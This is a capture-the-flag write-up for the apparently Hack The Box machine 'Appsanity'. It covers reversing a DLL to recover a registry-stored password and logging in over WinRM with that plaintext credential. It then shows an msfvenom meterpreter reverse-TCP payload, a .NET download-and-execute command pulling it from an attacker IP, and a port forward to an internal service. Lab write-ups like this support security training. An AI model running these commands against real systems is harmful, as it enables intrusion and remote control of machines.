
Screenshot Evidence



```
meterpreter > download C:\\inetpub\\ExaminationPanel\\ExaminationPanel\\
[*] Downloading: C:\inetpub\ExaminationPanel\ExaminationPanel\bin\Examin
[*] Downloaded 13.50 KiB of 13.50 KiB (100.0%): C:\inetpub\ExaminationPa
ement.dll
[*] Completed  : C:\inetpub\ExaminationPanel\ExaminationPanel\bin\Examin
meterpreter > |
[Appsanity0:openvpn  1:msf* 2:bash-
```

When examining the file I discover a registry location containing the encryption key

Screenshot Evidence Ghidra Settings



Import /root/HTB/Boxes/Appsanity/ExaminationManagement.dll


Format: Portable Executable (PE)

Language: x86:LE:32:default:windows

Destination Folder: ExaminationPanel:/


Program Name: ExaminationManagement.dll

Screenshot Evidence Registry Find



```
           2d 00 2d 00 2d...
  100040b0 01             db        1h                     Extra byte
  100040b1 21             db        21h                    Next string .
  100040b2 53 00 6f 00 66 unicode   u"Software\\MedDigi"   [115]
           00 74 00 77 00
           61 00 72 00 65...
  100040d2 00             db        0h                     Extra byte
  100040d3 2d             db        2Dh                    Next string .
  100040d4 52 00 65 00 67 unicode   u"Registry Key Not Fou... [137]
           00 69 00 73 00
```

Screenshot Evidence Key Value




```
40b0 01             db        1h                    E
40b1 21             db        21h                   N
40b2 53 00 6f 00 66 unicode   u"Software\\MedDigi"  [
     00 74 00 77 00
     61 00 72 00 65...
40d2 00             db        0h                    E
40d3 2d             db        2Dh                   N
40d4 52 00 65 00 67 unicode   u"Registry Key Not Fou... [
     00 69 00 73 00
     74 00 72 00 79...
4100 00             db        0h                    E
4101 43             db        43h                   N
4102 45 00 72 00 72 unicode   u"Error.aspx?message=e... [
     00 6f 00 72 00
     2e 00 61 00 73...
4144 00             db        0h                    E
4145 0d             db        Dh                    N
4146 45 00 6e 00 63 unicode   u"EncKey"             [
     00 4b 00 65 00
     79 00
```

In the registry value HKLM:\Software\EncKey I found a password which was successful to login the user devdoc using WinRM

```
# Commands Executed
Get-ItemProperty -Path HKLM:\Software\MedDigi -Name EncKey
```

USER: devdoc
PASS: 1g0tTh3R3m3dy!!

Screenshot Evidence




```
PS C:\inetpub\ExaminationPanel\ExaminationPanel\bin> Get-ItemProperty -Path HKLM:\SOFT
Get-ItemProperty -Path HKLM:\SOFTWARE\MedDigi -Name EncKey


EncKey       : 1g0tTh3R3m3dy!!
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\MedDigi
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE
PSChildName  : MedDigi
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

I was able to use the encryption key to access the device as devdoc

```
# Commands Executed
evil-winrm -u 'APPSANITY\devdoc' -p '1g0tTh3R3m3dy!!' -i meddigi.htb
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Appsanity]
└─# evil-winrm -u 'APPSANITY\devdoc' -p '1g0tTh3R3m3dy!!' -i meddigi.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoti

Data: For more information, check Evil-WinRM GitHub: https://github.com/Ha

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\devdoc\Documents> whoami
appsanity\devdoc
*Evil-WinRM* PS C:\Users\devdoc\Documents> hostname
Appsanity
ip*Evil-WinRM* PS C:\Users\devdoc\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.69.224
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
*Evil-WinRM* PS C:\Users\devdoc\Documents> 
[Appsanity0:openvpn  1:msf- 2:winrm*Z
```

In my enumeration I checked for listening ports and discovered port 100 is listening locally

```
# Command Executed
netstat -ano
```

Screenshot Evidence




```
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:100            0.0.0.0:0              LISTENING       5156
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       912
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
```

The process ID changed on my by the time I looked it up which required me to execute a command twice to discover the process name

```
# Commands Executed
powershell
netstat -ano
Get-Process -Id 1252
```

Screenshot Evidence



```
PS C:\windows\system32\inetsrv> Get-Process -Id 1252
Get-Process -Id 1252

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    143       9     1476       6952              1252   0 ReportManagement
```

I needed to elevate to a Meterpreter session in order to access the ReportManagement service running on port 100 to create a port forward

```
# Metasploit Commands
use multi/handler
set payload payload/windows/meterpreter_reverse_tcp
set LPORT 1336
set LHOST 10.10.14.69
run -j
```

I generated a Meterpreter payload


```
# Command Executed
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.14.69 LPORT=1336 -a x86 -f exe -o tobor.exe
```

I was only able to download the file to the target machine using .NET
I executed the payload on the machine


```
# Command Executed
(New-Object Net.WebClient).DownloadFile('http://10.10.14.69:8000/tobor.exe', 'C:
\Users\svc_exampanel\Downloads\tobor.exe')

cd C:\Users\svc_exampanel\Downloads

.'\tobor.exe'
# OR
cmd /c tobor.exe
```

This caught a Meterpreter session

Screenshot Evidence



```
PS C:\Users\svc_exampanel\Downloads> [*] Meterpreter session 3 opened (10.10.14.69:1336 → 10.129.70.8:62000)

[Appsanity0:openvpn  1:msf* 2:bash- 3:bash
```




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         shell sparc/bsd          Shell Banner: Spawn Shell ...  ———    10.10.14.69:1337
  2         shell sparc/bsd          Shell Banner: Spawn Shell ...  ———    10.10.14.69:1337
  3         meterpreter x86/windows  APPSANITY\svc_exampanel @ APPSANITY   10.10.14.69:1336
```

I then setup my port forward to access the desired service

```
# Meterpreter Commnad
sessions -i 3
portfwd add -l 100 -p 100 -r 127.0.0.1
```


Screenshot Evidence



```
msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > portfwd add -l 100 -p 100 -r 127.0.0.1
[*] Forward TCP relay created: (local) :100 → (remote) 127.0.0.1:100
meterpreter > |
[Appsanity0:openvpn  1:msf* 2:bash- 3:bash
```

I used netcat to communicate with the service and see what the application does

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Appsanity]
└─# nc 127.0.0.1 100
Reports Management administrative console. Type "help" to view available commands.
help
Available Commands:
backup: Perform a backup operation.
validate: Validates if any report has been altered since the last backup.
recover <filename>: Restores a specified file from the backup to the Reports folder.
upload <external source>: Uploads the reports to the specified external source.
backup
Backup operation completed successfully.
```

In the directory C:\Program Files\ReportManagement is the ReportManagement.exe executable that runs on port 100
I downloaded that to my machine for analysis

```
# Evil WinRM Command
download ReportManagement.exe
```

